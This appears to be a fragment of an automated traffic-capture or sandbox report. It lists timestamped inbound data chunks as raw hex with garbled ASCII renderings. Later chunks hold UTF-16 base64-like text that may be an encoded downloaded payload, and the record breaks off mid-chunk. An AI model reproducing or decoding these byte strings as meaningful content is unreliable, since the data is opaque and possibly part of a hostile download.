2022-01-09 17:48:12 UTC	192	IN	Data Raw: ad 84 a6 68 ab b0 8a 18 1a 81 26 51 29 55 ad b3 69 65 35 ea 85 d2 a6 60 d8 b3 64 2e b0 f8 b3 69 81 f1 f4 d0 6d 8d 4f dd 5c fc 3b 8d 0a 6a f7 d2 a4 29 f5 f2 85 2e 41 48 6d 01 d4 2a 34 a0 b8 83 06 ea d5 ca 18 ee ac 0d 77 11 15 f5 15 33 d6 ce da 07 45 8c 3e f3 97 dc 7d be d2 7e da 35 dd cc 3a bd 24 c5 f2 a0 74 56 f2 c6 f6 fc 27 97 f5 a6 ea b0 05 4b 46 d2 a1 d8 b6 02 e3 9e 87 76 44 6e 4e 3f 5b a7 1a 49 4a b2 f0 47 a1 07 52 36 54 c8 91 78 89 0c c0 ce c7 21 4d 03 9a 82 c4 98 4c cf 52 c0 bc ae c8 7f 92 43 30 95 b0 13 65 68 9e d4 83 7e 04 9e 2d 33 f9 c3 3c ee 20 a9 cb 01 20 8d ce 96 b8 18 d8 e6 45 ba 39 97 41 ca 5a e3 dd 87 9d c8 d7 33 19 03 a4 a8 9f 81 7c 18 ed 48 64 a2 bc c4 85 a5 e0 20 96 09 46 ad b4 6c 22 03 04 9b 15 b2 3e dd c1 3f 7f 2e 6b 5e 86 0b 88 ab ab Data Ascii: h&Q)Uie5`d.imO\;j).AHm*4w3E>}~5:$tV'KFvDnN?[IJGR6Tx!MLRC0eh~-3< E9AZ3|Hd Fl">?.k^
2022-01-09 17:48:12 UTC	196	IN	Data Raw: 1b 19 0a f3 c2 10 d3 0c c6 33 5f c7 e7 67 ce 50 e4 3c 11 20 db 19 b8 d1 1e b3 31 ac 75 31 9a 07 47 2b 65 22 f4 79 f9 9c a4 b7 f8 82 25 b7 db 7a 75 eb 15 a8 2e 0c a1 78 b1 f0 d5 66 c2 53 54 7b 3c 14 12 7b a6 c8 68 80 4e ff e2 b2 4d 5b 4d 36 01 68 53 e1 71 96 15 cd e8 d6 9a c9 ce e0 24 a8 df 27 e3 4e 0f 87 d0 15 91 b9 82 62 08 61 cd 8f 39 48 17 bb 13 6a 93 33 e5 dc 41 6a 32 ed f0 16 d2 b9 63 63 b1 c9 66 06 3d fc 39 70 5d 58 48 cc e2 70 79 85 a3 0f 98 9e d8 80 c7 0b 46 fb 4c e5 d3 75 85 4e 03 9a 40 dd ae d6 34 0b b3 58 cb cf 91 b4 6c f1 c0 bc df 2d e9 7a b0 5b 7d dd 25 e9 bb f6 a0 40 b1 20 f6 5a 81 fc 18 11 95 a9 bc 35 13 d3 03 4a 8d 0c 2d a5 b9 cc 50 c7 6a c6 f5 cd 3e ee 7c 1d 2b c0 81 6e 6b 15 08 52 84 2d 33 e1 f4 87 04 81 a6 06 dc 43 e1 8b ed e9 10 ce d6 Data Ascii: 3_gP< 1u1G+e"y%zu.xfST{<{hNM[M6hSq$'Nba9Hj3Aj2ccf=9p]XHpyFLuN@4Xl-z[}%@ Z5J-Pj>|+nkR-3C

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	200	IN	Data Raw: d3 cc f3 fb 32 78 c9 76 5e b8 0a ad fa 83 31 75 3b 28 3a a4 bd c2 a3 85 16 21 15 10 9d ad 62 a0 1c 32 c6 76 7a 3d db 99 ba 89 c2 93 46 c2 72 e8 44 af 57 0f 51 6d 47 9a f5 ad 06 ef 3c 79 28 46 91 1c a0 0f 75 6f 4a de 75 dc 42 5f 3d e0 f6 00 d6 2d 6f f4 0d a6 00 4c fd 92 24 1a 5e 67 40 0a 18 6a 57 37 c7 fc 8b da 90 9f 28 be 92 34 0b ad f2 5d 83 d7 97 29 dc 75 c5 14 61 3d 74 56 58 db a1 c6 b8 63 19 ea 51 02 9a e2 41 db c8 d4 44 0d d0 66 69 14 3a 6a 26 6d 92 b6 ff 52 9c d5 59 b7 5e 19 27 48 0e ce a3 18 96 00 8a 69 8e 63 6b b7 69 c0 d1 4a b2 40 83 d3 c0 8e d5 b4 7c 99 90 c3 62 19 2b b0 8d fb e9 9c a8 e4 6b 1b 1c 9d bf 35 9e 57 5f cc 3c 38 ee f7 db e6 0a 6a 9a aa 07 21 74 f0 50 ef 8e 55 e8 d3 45 73 2f 7c 8f 49 d1 87 88 96 cc 26 8a e5 3e fb 29 75 f0 01 da 96 82 Data Ascii: 2xv^1u;(:!b2vz=FrDWQmG<y(FuoJuB_=-oL$^g@jW7(4])ua=tVXcQADfi:j&mRY^'HickiJ@|b+k5W_<8j!tPU Es/|\&>)u
2022-01-09 17:48:12 UTC	204	IN	Data Raw: 33 5a 08 71 c5 4a 8a 99 ea 8c 5d f6 3a 27 ea 28 dd 85 90 cf 4c c9 36 46 33 76 e0 66 df 1d 43 50 45 50 d9 a5 86 5b 33 09 61 4e 6b 36 08 cc 58 9e b1 5d 0b b6 da 79 d9 36 bd ca ce ab 15 4f ac 41 ae 2b 29 0d 86 86 9c 16 40 37 e5 41 b7 93 4d fd ed 69 65 3a f7 80 89 8a 46 13 66 b4 16 37 18 3f fa 7e f2 e8 19 82 b0 6b b8 06 50 44 51 6a 74 6c dd 79 da d1 dc f1 c6 e3 d6 13 d9 b3 21 22 02 94 4e 93 7d f5 6f 44 4f fe df ea eb 5b a8 79 b1 bc 5e de 8d 2b 1a 7c f8 da 0a 89 82 bb 38 95 92 5d 4a 9f d0 69 ec 2a db ad 83 1f d8 84 4d d0 d1 a4 cb 2d ce 72 66 2a 48 56 87 6e 66 2f 18 e4 36 3e e6 b3 92 7f 2a 35 4b f6 27 35 7b 95 6c 5c 8e 15 8f c9 11 1a 85 f3 82 bc a9 64 d0 b6 71 a4 13 4e 3f e6 44 7b 81 df 73 ae 67 c5 00 d4 35 88 7b 09 0c aa be 36 83 7f 59 cb de ff bb d9 d7 f4 c8 Data Ascii: 3ZqJ]:'(L6F3vfCPEP[3aNk6X]y6OA+)@7AMie:Ff7?~kPDQjtly!"N}oDO[y^+|8]Ji*M-rf*HVnf/6>*5K'5{l\dqN?D{sg5 {6Y
2022-01-09 17:48:12 UTC	209	IN	Data Raw: 25 8f c5 a6 11 d5 01 2e 87 08 5a 4d 18 6b 12 1b 97 8c e8 2c 84 de 16 35 43 1a 6d 52 c7 45 2a db 13 6b 32 ea 53 3a 97 a5 6e 05 28 c0 43 58 88 3f 2c ff 60 5f 3d ff 63 f1 9b 5f 25 b2 57 15 58 b4 9a 61 57 f9 30 d6 19 21 38 89 78 f6 79 27 ed f9 6a 5e 49 5c da 92 e8 6f e6 0f 76 23 05 eb 7c 8f 11 73 d2 88 50 2d 59 cc 0d be c6 0c 90 ef ca 59 5e b0 d4 c1 98 83 f1 fc 9b 24 68 a1 e5 bc 09 25 af 1e 34 dd 1f 46 6b 0d db 1d 5f 3d a3 ba af 2a 6a aa 08 ee 12 62 dd 89 72 4b 4a 6b b4 f2 b5 3d da 8c dd 4f f2 e6 46 61 b4 98 8a c3 bd 8a 63 91 9b 75 a9 07 d2 c3 7a d9 75 7d 09 d6 67 30 89 c8 d8 ac 87 45 a6 d4 8c cc 16 07 b9 77 c2 b4 a1 c8 c0 61 83 86 5e 7a 26 97 2a f2 c6 bc ae 2e e6 0a ec d0 00 09 6c 77 a5 84 b1 cc d3 37 b9 9f c5 e9 55 0f c5 47 ff 08 d8 15 ea 84 82 45 0b e4 49 Data Ascii: %.ZMk,5CmRE*k2S:n(CX?,`_=c_%WXaW0!8xy'j^l\ov#|sP-YY^$h%4Fk_=*jbrKJk=OFacuzu}g0Ewa^z&*.lw 7UGEI
2022-01-09 17:48:12 UTC	213	IN	Data Raw: 23 49 81 91 ae c7 7a 6b b8 49 99 cb 93 c3 6d 78 0c 7b 23 4c df 18 66 43 23 52 c8 fd 51 42 1a 18 18 99 18 6d fd c7 aa d5 a1 be c7 1d 84 1c 60 02 9e bd 62 09 37 ad 2d 3d 70 75 1b cc 3a e7 48 76 e9 f8 1e 7c 38 07 5d 0f d0 5a 2f e0 9d d3 2d 31 69 65 41 2a a8 15 5b 12 35 a2 24 0c 94 b9 64 c4 3d 40 15 da 94 06 0c d8 a7 a2 d5 d4 01 0f 81 b9 32 ca 38 95 ff 57 01 59 d7 61 3c 88 f4 46 d3 9f 74 5d 20 cd 9f f6 79 4c 4b df 3e b4 1c f1 37 34 98 a0 b1 83 8d b3 6e 3a e9 dc 52 72 44 fb b4 f3 ae 73 4c 78 06 a8 b6 f9 bf 0b 5c 0d 09 50 44 a2 db 26 b0 c8 05 10 1a 34 e5 2a 53 84 ee c2 fe 02 54 62 70 fe c1 1c 0d f5 30 b8 63 fc f2 1c 65 6b 41 84 bb f8 ac 4b 57 2e 7f 95 26 c1 b6 68 8c 66 cb 8a ed d6 12 af ec f8 8d 6c 41 c4 eb 13 d6 23 84 96 09 e2 81 3e a7 02 78 95 53 84 76 a3 39 Data Ascii: #IzkImx{#LfC#RQBm`b7-=pu:Hv|8]Z/-1ieA*[5$d=@28WYa<Ft] yLK>74n:RrDsLx\PD&4*STbp0cekAKW.&h flA#>xSv9
2022-01-09 17:48:12 UTC	224	IN	Data Raw: 30 0d 80 88 90 00 17 3b 06 4f ba 9e 18 84 f2 76 ee 2d cd cf b1 a9 a2 98 6d a1 94 f6 f1 24 c2 c7 68 e0 42 b4 ee f9 99 23 81 97 5e 55 6e 2a 77 73 c6 f9 2c 61 7d 60 8a 62 93 80 b9 81 f6 f6 ec d4 43 7c ce 32 c9 0f 05 13 90 7b 22 00 c1 83 19 de ba c9 93 86 38 97 07 ce 0f c9 04 67 f1 8a 1b 70 2b 41 cb 21 06 6c 23 46 ae 3c 02 7f 47 5a 16 81 8d 7c df 46 a1 4e 80 6a 55 81 7f 75 08 69 d9 1b 75 30 10 7a 19 c4 04 e6 c6 1e 54 03 53 17 30 89 6c 6d c1 3d fb 89 07 df da d6 09 6a 2b 3a c4 e6 84 08 3c 68 d7 74 dc 76 62 18 67 f4 65 22 4c 8b 67 61 6d 1b 22 51 38 15 05 18 88 4b cd 46 33 45 85 12 a5 a9 7a 04 48 b0 5a 53 59 06 5b a5 5b 86 dc 64 8c ac ff ff c8 eb 3a 76 4f 20 c1 7b 83 0d 59 7b c4 58 c3 6a 00 93 62 42 01 b5 d8 6e 85 73 e4 0e cd 29 39 bb da f4 b3 e4 e6 4e f0 01 3d Data Ascii: 0;Ov-m$hB#^Un*ws,a}`bC|2{"8gp+A!#F<GZ|FNjUuiu0zTS0lm=j+:<htvbge"Lgam"Q8KF3EzHZSY[[d:vO {Y{XjbBns)9N=
2022-01-09 17:48:12 UTC	229	IN	Data Raw: 4d d8 73 62 74 1d 9b eb e6 7e 4e 43 82 25 1d bb ac a1 fd e3 46 6d f5 c7 db 93 1b 68 e2 d5 05 09 8d ef e8 81 59 53 7f 08 6f 28 be d0 be 8a cb 9d bc 8e 21 46 f1 21 f8 2c fc d7 47 2e 07 dc 88 79 5a 0c c1 60 ac a1 ef 33 81 a3 a1 ff 3f 91 35 98 b1 53 42 26 fa 2c 54 00 25 b3 db 78 d2 01 75 d7 b4 e5 5b e0 b5 df 35 6b 55 af 08 0f 7c 6d cf 4d 9b 4f f3 51 4c cd 5a dd ab ec ab 22 04 8e d0 ee f6 81 7d 0d c7 03 1e b4 48 6c fd 0a 47 81 c6 cc bd 09 c1 bb a0 e4 42 e6 15 f7 25 9f 78 d7 11 90 5a 3f 46 17 b6 de 32 c6 b6 a7 a0 21 ec c8 2c c4 a9 9b 7c b2 f1 17 8d 89 2d dc b4 80 50 b9 dc e3 e7 43 62 d6 cb 5e 87 4f 3a 4f aa 7a 76 89 11 3d c2 78 fa 48 65 c3 5d cb af 2d 2e e2 c6 dc d6 c6 8d ec 5f f4 1d 04 f1 b4 23 2a 3c 68 08 a9 e8 b9 9f 4f 79 9b 1c 16 3d d6 3b dd 65 f3 ef f9 32 Data Ascii: Msbt~NC%FmhYSo(!F!,G.yZ`3?5SB&,T%xu[5kU|mMOQLZ"}HlGB%xZ?F2!,|-PCb^O:Ozv=xHe]-._#*<hOy=;e2
2022-01-09 17:48:12 UTC	245	IN	Data Raw: b1 23 7d c6 57 79 1a 52 0c ee 88 25 cc 05 6a fc ee 86 8c 29 f8 00 46 ac e8 b2 b1 aa 18 1f 32 49 fd 9a 8f f9 e3 64 96 30 90 3f 7f 3d 4a f9 5c 1e cc 03 4b 30 1d 42 12 b1 c2 91 6a bc 0f 34 64 6b da 6b 02 83 09 88 75 1a fe 15 6a a9 0a d9 6a 3a 3f 40 ce ff eb d5 6d a8 16 07 3d 28 76 d3 01 c6 bb ef bb 02 bb f6 f9 05 04 b8 e2 d6 eb 27 e2 0c 00 ee d2 6e c4 b9 8a a5 ba 1f 01 c8 e8 09 4b a4 4b 58 89 89 55 6f 1a 3b 68 0a fb 3c d0 5f dc 87 a1 2d 2a 5e 05 81 92 b2 e7 04 f4 c7 80 ab e3 7c 02 be 3b e0 b0 48 97 ec 19 00 45 4d 85 d4 ff e8 e7 56 9a d8 c0 80 e1 97 e5 de ac b0 50 72 c8 dd cb 70 ea e2 e4 a6 ad 98 01 df 34 c9 0b 5d 9d dd 8c 07 6d 76 a2 79 b6 5b 5c 35 fe d8 e9 b9 c0 55 00 ce 78 bd 97 75 ea 2b 82 ae 59 94 d7 7a e8 43 18 5b b2 d5 51 88 8f be 07 c6 27 ab cf b7 2d Data Ascii: #}WyR%j)F2Id0?=J\K0Bj4dkkujj:?@m=(v'nKKXUo;h<_-*^|;HEMVPrp4]mvy[\5Uxu+YzC[Q'-
2022-01-09 17:48:12 UTC	256	IN	Data Raw: 00 30 00 6b 00 77 00 45 00 6f 00 46 00 54 00 66 00 69 00 33 00 75 00 71 00 51 00 49 00 6e 00 73 00 6c 00 6f 00 68 00 42 00 4f 00 48 00 6a 00 6b 00 64 00 65 00 78 00 39 00 64 00 41 00 30 00 63 00 4a 00 7a 00 4d 00 42 00 38 00 32 00 37 00 62 00 30 00 4b 00 62 00 4c 00 44 00 62 00 6d 00 61 00 4f 00 67 00 4a 00 63 00 61 00 48 00 59 00 34 00 70 00 41 00 34 00 78 00 41 00 37 00 48 00 6f 00 56 00 53 00 77 00 4b 00 72 00 42 00 57 00 2b 00 64 00 72 00 64 00 6b 00 55 00 70 00 6d 00 55 00 49 00 50 00 56 00 70 00 46 00 70 00 50 00 4e 00 4a 00 30 00 56 00 67 00 37 00 38 00 4a 00 39 00 79 00 51 00 59 00 69 00 50 00 4d 00 45 00 36 00 51 00 39 00 75 00 59 00 49 00 49 00 67 00 48 00 79 00 46 00 76 00 2b 00 46 00 48 00 62 00 77 00 53 00 35 00 4d 00 41 00 58 00 6a 00 41 00 Data Ascii: 0kwEoFTfi3uqQlnslohBOHjkdex9dA0cJzMB827b0KbLDbmaOgJcaHY4pA4xA7HoVSwKrBW+drdkUp mUIPVpFpPNJ0Vg78J9yQYiPME6Q9uYIlgHyFv+FHbwS5MAXjA
2022-01-09 17:48:12 UTC	272	IN	Data Raw: 00 4e 00 4b 00 31 00 71 00 67 00 62 00 6d 00 58 00 55 00 57 00 33 00 78 00 30 00 39 00 6f 00 79 00 4d 00 6e 00 32 00 56 00 47 00 38 00 54 00 51 00 79 00 6c 00 75 00 4d 00 50 00 43 00 37 00 46 00 46 00 48 00 70 00 30 00 65 00 7a 00 50 00 49 00 4d 00 30 00 50 00 49 00 62 00 4f 00 71 00 38 00 35 00 59 00 57 00 4d 00 6a 00 38 00 4e 00 46 00 51 00 7a 00 30 00 78 00 30 00 31 00 7a 00 32 00 4b 00 64 00 65 00 76 00 42 00 7a 00 66 00 37 00 6c 00 34 00 50 00 45 00 56 00 67 00 64 00 37 00 62 00 49 00 4d 00 72 00 35 00 72 00 2b 00 78 00 64 00 31 00 72 00 79 00 4b 00 66 00 48 00 6b 00 58 00 43 00 58 00 6b 00 5a 00 41 00 56 00 65 00 4a 00 78 00 55 00 76 00 6e 00 78 00 6e 00 33 00 50 00 55 00 76 00 4a 00 51 00 2f 00 34 00 56 00 52 00 66 00 58 00 69 00 34 00 50 00 38 00 Data Ascii: NK1qgbmXUW3x09oyMn2VG8TQyluMPC7FFHp0ezPIM0PIbOq85YWMj8NFQz0x01z2KdevBzf7l4PEVg d7bIMr5r+xd1ryKfHkXCXkZAVeJxUvnxn3PUvJQ/4VRfXi4P8

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	288	IN	Data Raw: 00 47 00 50 00 72 00 4b 00 4c 00 2b 00 42 00 63 00 35 00 50 00 6b 00 6d 00 5a 00 69 00 6f 00 48 00 59 00 55 00 51 00 6b 00 77 00 4e 00 2f 00 51 00 2f 00 48 00 6a 00 63 00 56 00 39 00 4f 00 69 00 50 00 35 00 67 00 56 00 4b 00 41 00 55 00 68 00 71 00 50 00 73 00 37 00 6b 00 79 00 32 00 42 00 6c 00 73 00 6f 00 4c 00 4a 00 46 00 38 00 4e 00 36 00 69 00 2b 00 4a 00 44 00 74 00 31 00 76 00 79 00 4f 00 45 00 4d 00 49 00 78 00 36 00 6f 00 67 00 38 00 68 00 51 00 6c 00 44 00 2b 00 72 00 48 00 65 00 32 00 52 00 38 00 33 00 6c 00 33 00 39 00 35 00 53 00 31 00 30 00 75 00 6b 00 34 00 62 00 78 00 36 00 55 00 43 00 4b 00 57 00 32 00 35 00 37 00 61 00 50 00 35 00 35 00 32 00 58 00 34 00 35 00 4b 00 52 00 50 00 47 00 70 00 31 00 4b 00 65 00 45 00 50 00 7a 00 49 00 41 00 Data Ascii: GPrKL+Bc5PkmZioHYUQkwN/Q/HjcV9OiP5gVKAUhqPs7ky2BlsoLJF8N6i+JDt1vyOEMIx6og8hQlD +rHe2R83l395S10uk4bx6UCKW257aP552X45KRPGp1KeEPzIA
2022-01-09 17:48:12 UTC	304	IN	Data Raw: 00 51 00 63 00 30 00 67 00 35 00 64 00 6f 00 30 00 4c 00 57 00 71 00 6e 00 4d 00 61 00 4a 00 35 00 52 00 65 00 72 00 33 00 66 00 54 00 4b 00 34 00 37 00 5a 00 4a 00 6e 00 36 00 44 00 45 00 77 00 37 00 78 00 42 00 54 00 64 00 36 00 32 00 71 00 4d 00 38 00 36 00 7a 00 57 00 33 00 35 00 36 00 4a 00 6e 00 68 00 34 00 54 00 6d 00 4e 00 71 00 5a 00 63 00 6e 00 48 00 47 00 67 00 79 00 79 00 4d 00 68 00 58 00 42 00 45 00 50 00 70 00 79 00 48 00 76 00 47 00 70 00 52 00 44 00 30 00 64 00 5a 00 44 00 39 00 52 00 46 00 4f 00 2b 00 6d 00 47 00 73 00 6e 00 61 00 6f 00 4f 00 50 00 48 00 49 00 70 00 41 00 64 00 57 00 73 00 41 00 78 00 78 00 49 00 7a 00 42 00 31 00 79 00 7a 00 6f 00 6f 00 34 00 50 00 6a 00 34 00 6b 00 6c 00 57 00 6a 00 70 00 74 00 33 00 48 00 46 00 58 00 Data Ascii: Qc0g5do0LWqnMaJ5Rer3fTK47ZJn6DEw7xBTd62qM86zW356Jnh4TmNqZcnHGgyyMhXBEPpyHvGpRD 0dZD9RFO+mGsnaoOPHIpAdWsAxxIzB1yzoo4Pj4klWjpt3HFX
2022-01-09 17:48:12 UTC	320	IN	Data Raw: 00 73 00 72 00 69 00 4e 00 51 00 46 00 77 00 49 00 7a 00 35 00 52 00 64 00 56 00 54 00 4d 00 73 00 66 00 53 00 4d 00 4e 00 66 00 44 00 6b 00 74 00 51 00 49 00 55 00 6f 00 56 00 6e 00 73 00 6e 00 43 00 78 00 51 00 45 00 42 00 61 00 54 00 41 00 71 00 2f 00 4a 00 46 00 31 00 6d 00 38 00 78 00 66 00 32 00 52 00 4e 00 35 00 48 00 75 00 35 00 6 5 00 61 00 4e 00 67 00 37 00 50 00 4c 00 44 00 67 00 38 00 6e 00 68 00 52 00 33 00 30 00 71 00 66 00 46 00 63 00 6e 00 5a 00 75 00 41 00 69 00 6a 00 6f 00 55 00 6c 00 6e 00 51 00 65 00 37 00 56 00 49 00 7a 00 44 00 6f 00 52 00 57 00 76 00 38 00 67 00 6c 00 63 00 50 00 5a 00 39 00 58 00 53 00 62 00 54 00 7a 00 74 00 77 00 53 00 42 00 69 00 4d 00 4a 00 77 00 5a 00 54 00 45 00 53 00 6a 00 42 00 44 00 46 00 43 00 76 00 70 00 Data Ascii: sriNQFwlz5RdVTMsfSMNfDktQIUoVnsnCxQEBaTAq/JF1m8xf2RN5Hu5eaNg7PLDg8nhR30qfFcnZu AijoUlnQe7VIzDoRWv8glcPZ9XSbTztwSBiMJwZTESjBDFCvp
2022-01-09 17:48:12 UTC	336	IN	Data Raw: 00 62 00 6e 00 75 00 7a 00 7a 00 68 00 31 00 50 00 45 00 75 00 6c 00 75 00 59 00 66 00 44 00 78 00 66 00 47 00 66 00 72 00 44 00 46 00 46 00 46 00 54 00 48 00 70 00 30 00 66 00 35 00 30 00 2f 00 66 00 54 00 69 00 61 00 38 00 55 00 46 00 59 00 55 00 4b 00 4d 00 4d 00 2f 00 72 00 65 00 71 00 6b 00 77 00 53 00 58 00 56 00 47 00 32 00 73 00 49 00 43 00 57 00 69 00 2f 00 69 00 39 00 78 00 76 00 70 00 2f 00 70 00 51 00 6b 00 66 00 58 00 39 00 2b 00 55 00 6d 00 3 2 00 42 00 70 00 37 00 69 00 6b 00 47 00 53 00 32 00 45 00 38 00 6a 00 64 00 33 00 4c 00 66 00 43 00 4b 00 78 00 77 00 4c 00 7a 00 5a 00 4a 00 33 00 78 00 35 00 74 00 66 00 6f 00 78 00 7a 00 58 00 6a 00 53 00 35 00 64 00 62 00 64 00 56 00 64 00 68 00 71 00 66 00 55 00 6d 00 61 00 46 00 76 00 34 00 34 00 Data Ascii: bnuzzh1PEuluYfDxfGfrDFFFTHp0f50/fTia8UFYUKMM/reqkwSXVG2sICWi/i9xvp/pQkfX9+Um2Bp7ikGS2E8j d3LfCKxwLzZJ3x5tfoxzXjS5dbdVdhqfUmaFv44
2022-01-09 17:48:12 UTC	352	IN	Data Raw: 00 68 00 6b 00 6f 00 44 00 6f 00 71 00 50 00 4a 00 4b 00 72 00 4e 00 39 00 52 00 4b 00 37 00 6a 00 44 00 33 00 57 00 67 00 6d 00 45 00 68 00 49 00 54 00 50 00 32 00 73 00 64 00 39 00 63 00 31 00 4f 00 74 00 77 00 51 00 71 00 45 00 38 00 48 00 5a 00 56 00 58 00 56 00 55 00 49 00 4e 00 4c 00 6c 00 54 00 6b 00 4f 00 54 00 4f 00 7a 00 30 00 47 00 6d 00 47 00 6f 00 35 00 64 00 4b 00 33 00 52 00 61 00 31 00 4c 00 37 00 63 00 69 00 32 00 2f 00 5a 00 34 00 45 00 31 00 6b 00 66 00 72 00 64 00 75 00 55 00 45 00 68 00 4d 00 58 00 67 00 6b 00 6b 00 64 00 62 00 78 00 6d 00 44 00 61 00 6b 00 62 00 38 00 5a 00 2f 00 34 00 48 00 4f 00 31 00 46 00 6a 00 35 00 4a 00 38 00 49 00 63 00 4a 00 56 00 72 00 4f 00 37 00 68 00 2b 00 6a 00 63 00 67 00 61 00 66 00 43 00 35 00 43 00 Data Ascii: hkoDoqPJKrN9RK7jD3WgmEhITP2sd9c1OtwQqE8HZVXVUINLITkOTOz0GmGo5dK3Ra1L7ci2/Z4E1k frduUEhMXgkkdbxmDakb8Z/4HO1Fj5J8IcJVrO7h+jcgafC5C
2022-01-09 17:48:12 UTC	368	IN	Data Raw: 00 72 00 53 00 35 00 5a 00 30 00 48 00 56 00 37 00 72 00 77 00 6a 00 63 00 6d 00 45 00 70 00 78 00 6d 00 50 00 64 00 67 00 75 00 66 00 44 00 38 00 35 00 6a 00 6b 00 45 00 47 00 6a 00 4a 00 65 00 63 00 4d 00 72 00 5a 00 68 00 2b 00 54 00 62 00 38 00 76 00 54 00 72 00 71 00 4a 00 70 00 75 00 55 00 61 00 4f 00 56 00 42 00 43 00 41 00 6e 00 6 7 00 70 00 52 00 75 00 49 00 79 00 4e 00 72 00 5a 00 44 00 66 00 72 00 37 00 54 00 46 00 46 00 33 00 33 00 35 00 71 00 51 00 71 00 39 00 4d 00 44 00 30 00 56 00 75 00 69 00 36 00 37 00 74 00 54 00 69 00 2b 00 7a 00 35 00 53 00 4f 00 50 00 2f 00 6a 00 45 00 52 00 33 00 65 00 57 00 6d 00 30 00 77 00 4c 00 73 00 75 00 32 00 68 00 42 00 72 00 48 00 49 00 4c 00 4f 00 72 00 58 00 50 00 6c 00 30 00 30 00 49 00 64 00 47 00 47 00 Data Ascii: rS5Z0HV7rwjcmEpxmPdgufD85jkEGjJecMrZh+Tb8vTrqJpuUaOVBCAngpRuIyNrZDfr7TFF335qQq9MD0Vui67t Ti+z5SOP/jER3eWm0wLsu2hBrHILOrXPl00IdGG
2022-01-09 17:48:12 UTC	384	IN	Data Raw: 00 49 00 55 00 44 00 6e 00 61 00 59 00 53 00 68 00 34 00 58 00 78 00 74 00 64 00 48 00 36 00 35 00 34 00 61 00 75 00 67 00 4a 00 78 00 46 00 30 00 41 00 70 00 78 00 38 00 44 00 6c 00 66 00 78 00 75 00 45 00 4c 00 66 00 75 00 72 00 70 00 54 00 65 00 61 00 61 00 51 00 48 00 36 00 36 00 68 00 33 00 50 00 35 00 44 00 53 00 4a 00 59 00 55 00 37 00 52 00 45 00 52 00 78 00 6a 00 52 00 4b 00 65 00 67 00 68 00 44 00 2f 00 49 00 33 00 70 00 4f 00 39 00 43 00 48 00 75 00 61 00 77 00 56 00 2b 00 41 00 71 00 41 00 49 00 44 00 6d 00 54 00 31 00 7a 00 7a 00 67 00 4e 00 30 00 7a 00 75 00 79 00 6a 00 77 00 74 00 7a 00 45 00 37 00 56 00 7a 00 69 00 4b 00 6d 00 47 00 44 00 53 00 52 00 6b 00 49 00 33 00 69 00 58 00 4f 00 35 00 37 00 6f 00 6a 00 4c 00 4f 00 75 00 38 00 4c 00 Data Ascii: IUDnaYSh4XxtdH654augJxF0Apx8DlfxuELfurpTeaaQH66h3P5DSJYU7RERxjRKeghD/I3pO9CHua wV+AqAIDmT1zzgN0zuyjwtzE7VziKmGDSRkI3iXO57ojLOu8L
2022-01-09 17:48:12 UTC	400	IN	Data Raw: 00 45 00 44 00 78 00 6b 00 6b 00 34 00 75 00 65 00 47 00 4c 00 73 00 64 00 4e 00 57 00 42 00 63 00 47 00 49 00 7a 00 69 00 4f 00 31 00 4f 00 6c 00 75 00 71 00 61 00 43 00 6d 00 6a 00 56 00 76 00 51 00 62 00 52 00 46 00 69 00 72 00 74 00 6d 00 7a 00 45 00 6b 00 59 00 71 00 57 00 43 00 6f 00 50 00 47 00 36 00 70 00 75 00 53 00 71 00 37 00 62 00 75 00 41 00 6e 00 74 00 6c 00 4c 00 56 00 59 00 48 00 58 00 6c 00 77 00 35 00 57 00 6a 00 6b 00 70 00 75 00 62 00 55 00 61 00 47 00 4c 00 64 00 6c 00 35 00 62 00 68 00 46 00 6c 00 4e 00 2f 00 4c 00 33 00 5a 00 76 00 33 00 43 00 6a 00 6 9 00 58 00 72 00 6d 00 58 00 5a 00 32 00 36 00 7a 00 63 00 77 00 62 00 59 00 6b 00 72 00 75 00 52 00 39 00 52 00 4f 00 57 00 32 00 62 00 34 00 36 00 71 00 4b 00 6c 00 36 00 73 00 35 00 Data Ascii: EDxkk4ueGLsdNWBcGIziO1OluqaCmjVvQbRFirtmzEkYqWCoPG6puSq7buAntlLVYHXlw5WjkpubUa GLdl5bhFlN/L3Zv3CjiXrmXZ26zcwbYkruR9ROW2b46qKl6s5
2022-01-09 17:48:12 UTC	416	IN	Data Raw: 00 56 00 59 00 4c 00 4e 00 68 00 72 00 64 00 77 00 79 00 65 00 56 00 4d 00 50 00 36 00 73 00 49 00 67 00 45 00 77 00 46 00 47 00 59 00 42 00 58 00 62 00 4e 00 70 00 6b 00 2f 00 34 00 46 00 30 00 50 00 69 00 73 00 77 00 64 00 5a 00 4f 00 64 00 56 00 59 00 46 00 62 00 6e 00 6a 00 6a 00 47 00 66 00 54 00 4d 00 36 00 6e 00 43 00 74 00 54 00 50 00 50 00 50 00 49 00 52 00 57 00 4b 00 4c 00 69 00 57 00 77 00 50 00 41 00 39 00 55 00 30 00 43 00 52 00 71 00 37 00 39 00 55 00 4b 00 49 00 6c 00 4e 00 44 00 74 00 61 00 62 00 52 00 5a 00 4f 00 6f 00 79 00 46 00 55 00 54 00 4f 00 63 00 41 00 4e 00 57 00 6a 00 54 00 35 00 67 00 45 00 54 00 4c 00 35 00 57 00 73 00 76 00 39 00 34 00 6e 00 62 00 58 00 74 00 54 00 41 00 5a 00 34 00 68 00 74 00 5a 00 2b 00 4b 00 77 00 6d 00 4f 00 Data Ascii: VYLNhrdwyeVMP6sIgEwFGYBXbNpk/4F0PiswdZOdVYFbnjjGfTM6nCtTPPIRWKLiWwPA9U0CRq79UK IlNDtabRZOoyFUTOcANWjT5gETL5Wsv94nbXtTAZ4htZ+KwmO

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	432	IN	Data Raw: 00 76 00 68 00 57 00 4d 00 73 00 6f 00 64 00 77 00 39 00 47 00 54 00 5a 00 43 00 39 00 33 00 6d 00 34 00 4b 00 38 00 74 00 78 00 63 00 48 00 44 00 2b 00 65 00 6c 00 44 00 67 00 45 00 49 00 38 00 6c 00 35 00 74 00 78 00 51 00 6b 00 4a 00 46 00 6c 00 6c 00 39 00 54 00 77 00 56 00 4d 00 63 00 63 00 36 00 66 00 72 00 42 00 66 00 63 00 59 00 48 00 77 00 53 00 71 00 6b 00 61 00 76 00 44 00 32 00 38 00 68 00 64 00 2f 00 72 00 50 00 69 00 76 00 6f 00 47 00 37 00 75 00 42 00 4f 00 4e 00 44 00 2b 00 62 00 50 00 69 00 35 00 5a 00 64 00 54 00 41 00 48 00 68 00 67 00 4c 00 33 00 4c 00 32 00 51 00 65 00 72 00 6f 00 38 00 6a 00 